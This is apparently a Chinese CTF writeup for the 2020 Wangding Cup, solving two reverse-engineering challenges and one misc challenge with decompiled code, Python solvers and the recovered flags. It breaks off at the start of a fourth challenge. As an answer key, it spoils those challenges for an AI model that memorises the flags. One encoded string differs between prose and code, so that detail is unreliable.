# 2020第二届网鼎杯 朱雀组部分writeup

原创

L.o.W 于 2020-05-18 08:30:02 发布 

分类专栏： CTF WriteUp 文章标签： 网鼎杯 CTF re






## 目录




# Re

## tree

这题有个神奇的树（有点像哈弗曼树），叶子是b-z的字母
用od动态运行一下，把树画了出来






我们的输入会控制左走还是右走,48（‘0’）是左，49（‘1’）是右，而这个实际上是把数字转化为长度为4的01字符串

```
strcpy(v3, "flag{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}");
v5 = -1;
for ( i = 0; ; ++i )
{
  v2 = i;
  if ( v2 >= strlen(v3) )
    break;
  if ( v3[i] == 'x' )
  {
    ++v5;
    switch ( a1[i] )
    {
      case '0':
        glockflag[4 * v5] = 48;
        glockflag[4 * v5 + 1] = 48;
        glockflag[4 * v5 + 2] = 48;
        glockflag[4 * v5 + 3] = 48;
        break;
```

```
        case '1':
          glockflag[4 * v5] = 48;
          glockflag[4 * v5 + 1] = 48;
          glockflag[4 * v5 + 2] = 48;
          glockflag[4 * v5 + 3] = 49;
          break;
        case '2':
          glockflag[4 * v5] = 48;
          glockflag[4 * v5 + 1] = 48;
          glockflag[4 * v5 + 2] = 49;
          glockflag[4 * v5 + 3] = 48;
          break;
        case '3':
          glockflag[4 * v5] = 48;
          glockflag[4 * v5 + 1] = 48;
          glockflag[4 * v5 + 2] = 49;
          glockflag[4 * v5 + 3] = 49;
```



最后我们要弄出这个字符串：zvzjyvosgnzkbjjjypjbjdvmsjjyvsjx

```
bool __cdecl parse(int a1)
{
  char v2[60]; // [esp+18h] [ebp-50h]
  int v3; // [esp+54h] [ebp-14h]
  int v4; // [esp+58h] [ebp-10h]
  int v5; // [esp+5Ch] [ebp-Ch]

  v5 = 0;
  v4 = 0;
  v3 = a1;
  do
  {
    if ( glockflag[v5] == 48 )
    {
      v3 = *(_DWORD *)(v3 + 12);
    }
    else if ( glockflag[v5] == 49 )
    {
      v3 = *(_DWORD *)(v3 + 16);
    }
    ++v5;
    if ( *(_BYTE *)v3 > 96 && *(_BYTE *)v3 <= 122 )
    {
      v2[v4++] = *(_BYTE *)v3;
      v3 = a1;
    }
  }
  while ( v5 <= 127 );
  v2[v4] = 0;
  return strncmp("zvzjyvosgnzkbjjjypjbjdvmsjjyvsjx", v2, 0x21u) == 0;
}
```





根据字符串反推出48和49的集合

```
target = 'zvzjyvosgnzkbjjjypjbjdvmsjjyvsjx'
tree = {}
tree['z'] = [49,48,49,48]
tree['v'] = [49,49,49,49]
tree['j'] = [48,49,48]
tree['y'] = [48,48,48,48]
tree['o'] = [49,49,49,48,48]
tree['s'] = [49,48,48]
tree['g'] = [48,48,49,48]
tree['n'] = [49,48,49,49]
tree['k'] = [48,49,49,49,49]
tree['b'] = [48,48,48,49,48]
tree['p'] = [48,49,49,48,49]
tree['d'] = [48,49,49,49,48,49,48]
tree['m'] = [49,49,49,48,49,49]
tree['x'] = [48,49,49,49,48,48]
tar2num = []
ans1 = ''
for i in range(len(target)):
 tmp = tree[target[i]]
 for num in tmp:
  tar2num.append(num)
  ans1 += chr(num)

print len(tar2num)
print ans1
```

```
01010101001100100100011001110011011001000100011101010110011010110101100000110001001110010110101001010100011
01000011110000101011101110001010010110110110101011001010101000010110100101000000110001010110000011010001000
01011001100111010101000110010010100010111100110111010001100110110001110001010010010100011000110001010010110
10010000101000101010100010100100011010101010011001101100011001101111010010011110110101101111001011011110101
10000011001100110110011011100101101001101100011000010100111101110001001101000101100000110100011010110110110
00111011101010010011101110111000101100001
```

把得到的01字符串转为16进制数字







```
target2 = '''
a
f
a
4
1
f
c
8
5
7
4
f
1
2
4
8
1
a
8
4
9
d
7
f
7
1
2
0
f
8
9
c
'''
flag = 'flag{' + target2.replace('\n', '') + '}'
print flag
```


改一下格式，最后得到flag为flag{afa41fc8-574f-1248-1a84-9d7f7120f89c}

## what-go

打开程序，用findcrypt看一下，发现一张BASE64的表




程序在main中读取用户输入之后，会进行一个encode操作，然后进行一个比较



```
mov     [rsp+168h+a.cap], rbx
call    fmt_Scanln
mov     rsi, [rsp+168h+&input] ; src
mov     rcx, [rsi]
mov     [rsp+168h+a.array], rcx
mov     rcx, [rsi+8]    ; _r1
mov     [rsp+168h+a.len], rcx
call    main_encode
mov     rcx, [rsp+168h+a.cap] ; cutset
mov     rax, [rsp+168h+_r2.array]
mov     [rsp+168h+var_98], rcx
mov     [rsp+168h+a.array], rcx
mov     [rsp+168h+var_90], rax
mov     [rsp+168h+a.len], rax
lea     rbx, asc_51F9D8 ; "=="
mov     [rsp+168h+a.cap], rbx
mov     [rsp+168h+_r2.array], 2
call    strings_TrimRight
mov     rdx, [rsp+168h+pwd.len] ; x
mov     rcx, [rsp+168h+_r2.len] ; e
mov     rax, [rsp+168h+_r2.cap]
cmp     rax, rdx
jnz     loc_401569
```



进入到encode函数，发现把一个字符串当做参数给了一个base64encoding的东西，怀疑是替换了base64加密表

```
sub     rsp, 70h
xor     ebx, ebx
mov     [rsp+70h+_r1.str], rbx
mov     [rsp+70h+_r1.len], rbx
lea     rbx, aXyzfghi2Jhi345 ; "XYZFGHI2+/Jhi345jklmEnopuvwqrABCDKL6789"...
mov     [rsp+70h+_r2.array], rbx
mov     [rsp+70h+_r2.len], 40h
call    encoding_base64_NewEncoding
mov     rbx, [rsp+70h+_r2.cap]
mov     [rsp+70h+coder], rbx
lea     rbx, [rsp+70h+var_40]
mov     [rsp+70h+_r2.array], rbx ; _r2
mov     rbx, [rsp+70h+key.str]
mov     [rsp+70h+_r2.len], rbx
mov     rbx, [rsp+70h+key.len]
mov     [rsp+70h+_r2.cap], rbx
call    runtime_stringtoslicebyte
mov     rdx, [rsp+70h+var_58] ; _r1
mov     rcx, [rsp+70h+var_50]
mov     rax, [rsp+70h+var_48]
mov     rbx, [rsp+70h+coder]
mov     [rsp+70h+_r2.array], rbx ; src
mov     [rsp+70h+var_18], rdx
mov     [rsp+70h+_r2.len], rdx
mov     [rsp+70h+var_10], rcx
mov     [rsp+70h+_r2.cap], rcx
mov     [rsp+70h+var_8], rax
mov     [rsp+70h+var_58], rax
call    encoding_base64___Encoding__EncodeToString
mov     rcx, [rsp+70h+var_50]
mov     rax, [rsp+70h+var_48]
mov     [rsp+70h+_r1.str], rcx
mov     [rsp+70h+_r1.len], rax
```



```
>>> len("XYZFGHI2+/Jhi345jklmEnopuvwqrABCDKL6789abMNWcdefgstOPQRSTUVxyz01")
64
```

在百度上搜到一个base64加密脚本，然后替换了加密表，对字符`nRKKAHzMrOzaqOzKpPHClX`进行解密

```python
# coding:utf8
import string
import base64

# 编码用64位数组 因为是转换为6个字节的字符 所以64位就够了
letters = 'XYZFGHI2+/Jhi345jklmEnopuvwqrABCDKL6789abMNWcdefgstOPQRSTUVxyz01'

def my_base64_encodestring(input_str):
    # 对每一个字节取ascii数值或unicode数值，然后转换为2进制
    str_ascii_list = ['{:0>8}'.format(str(bin(ord(i))).replace('0b', ''))
                      for i in input_str]
    output_str = ''
    # 不够3的整数倍 补齐所需要的次数
    equal_num = 0
    while str_ascii_list:
        temp_list = str_ascii_list[:3]
        if len(temp_list) != 3:
            while len(temp_list) < 3:
                equal_num += 1
                temp_list += ['0'*8]
        temp_str = ''.join(temp_list)
        # 三个8字节的二进制 转换为4个6字节的二进制
        temp_str_list = [temp_str[x:x+6] for x in [0, 6, 12, 18]]
        # 二进制转为10进制
        temp_str_list = [int(x, 2) for x in temp_str_list]
        # 判断是否为补齐的字符 做相应的处理
        if equal_num:
            temp_str_list = temp_str_list[0:4-equal_num]
        output_str += ''.join([letters[x] for x in temp_str_list])
        str_ascii_list = str_ascii_list[3:]
    output_str = output_str + '=' * equal_num
    #print(output_str)
    return output_str

def my_base64_decodestring(input_str):
    # 对每一个字节取索引，然后转换为2进制
    str_ascii_list = ['{:0>6}'.format(str(bin(letters.index(i))).replace('0b', ''))
                      for i in input_str if i != '=']
    print str_ascii_list
    output_str = ''
    equal_num = input_str.count('=')
    while str_ascii_list:
        temp_list = str_ascii_list[:4]
        temp_str = ''.join(temp_list)
        # 补够8位
        if len(temp_str) % 8 != 0:
            temp_str = temp_str.ljust(24, '0')
        # 4个6字节的二进制  转换  为三个8字节的二进制
        temp_str_list = [temp_str[x:x+8] for x in [0, 8, 16]]
        # 二进制转为10进制
        temp_str_list = [int(x, 2) for x in temp_str_list if x]
        output_str += ''.join([chr(x) for x in temp_str_list])
        str_ascii_list = str_ascii_list[4:]
    #print(output_str)
    return output_str

if __name__ == "__main__":
    #input_str = 'What_is_go_a_A_H'
    #pass  my_base64_encodestring(input_str)
```

```
#res = my_base64_encodestring(input_str)
input_str = 'nRKKAHzMrQzaqQzKpPHClX'
res =  my_base64_decodestring(input_str)
print res, len(res)
pass
```


解密结果为：What_is_go_a_A_H
输入即可获得flag

```
root@kali:~/ctf/reverse# ./what
please input the key: What_is_go_a_A_H
flag{e252890b-4f4d-4b85-88df-671dab1d78f3}
```

# Misc

## QRcode

给了一堆二维码图片，一共576张，扫了前几个分别是zero,one,zero,one猜测每张图片是一个二进制位




百度了一个提取QRcode的python脚本，修改了一下

```
#coding:utf-8
import os
import logging
from PIL import Image
import zxing    #导入解析包
import random

logger = logging.getLogger(__name__)    #记录数据

if not logger.handlers:
    logging.basicConfig(level = logging.INFO)

DEBUG = (logging.getLevelName(logger.getEffectiveLevel()) == 'DEBUG')   #记录调式过程

# 在当前目录生成临时文件，规避java的路径问题
def ocr_qrcode_zxing(filename):
    img = Image.open(filename)
    ran = int(random.random() * 100000)     #设置随机数据的大小
    img.save('%s%s.png' % (os.path.basename(filename).split('.')[0], ran))
    zx = zxing.BarCodeReader()      #调用zxing二维码读取包
    data = ''
    zxdata = zx.decode('%s%s.png' % (os.path.basename(filename).split('.')[0], ran))    #图片解码

# 删除临时文件
    os.remove('%s%s.png' % (os.path.basename(filename).split('.')[0], ran))

    if zxdata:
        logger.debug(u'zxing识别二维码:%s,内容: %s' % (filename, zxdata))
        data = zxdata
    else:
        logger.error(u'识别zxing二维码出错:%s' % (filename))
        img.save('%s-zxing.png' % filename)
    return data     #返回记录的内容

if __name__ == '__main__':
    ans = ''
    for i in range(1, 577):
        filename = r'/root/ctf/misc/QRcode/' + str(i) + '.png'
        # zxing二维码识别
        ltext = ocr_qrcode_zxing(filename)  #将图片文件里的信息转码放到ltext里面
        data = ltext.parsed
        if data == 'zero':
            ans += '0'
        elif data == 'one':
            ans += '1'
        else:
            ans += ' '
    #logger.info(u'[%s]Zxing二维码识别:[%s]!!!' % (filename, ltext))  #记录文本信息

    #print(ltext)    #打印出二维码名字
    print(ans)
```

把得到的01转为字符串，得到

> U2FsdGVkX19jThxWqKmYTZP1X4AfuFJ/7FIqIF1KHQTR5S63zOkyoX36nZlaOq4X4klwRwqa

根据题目提示，画出九宫格

```
4 3 8
9 5 1
2 7 6
```

对角线为245568

在线解密


去解密，一个个尝试，最后raddit成功，得到flag：


## key

把 `匙.png` 放入Kali中，打不开，怀疑被改了高度
爆破一下高度：

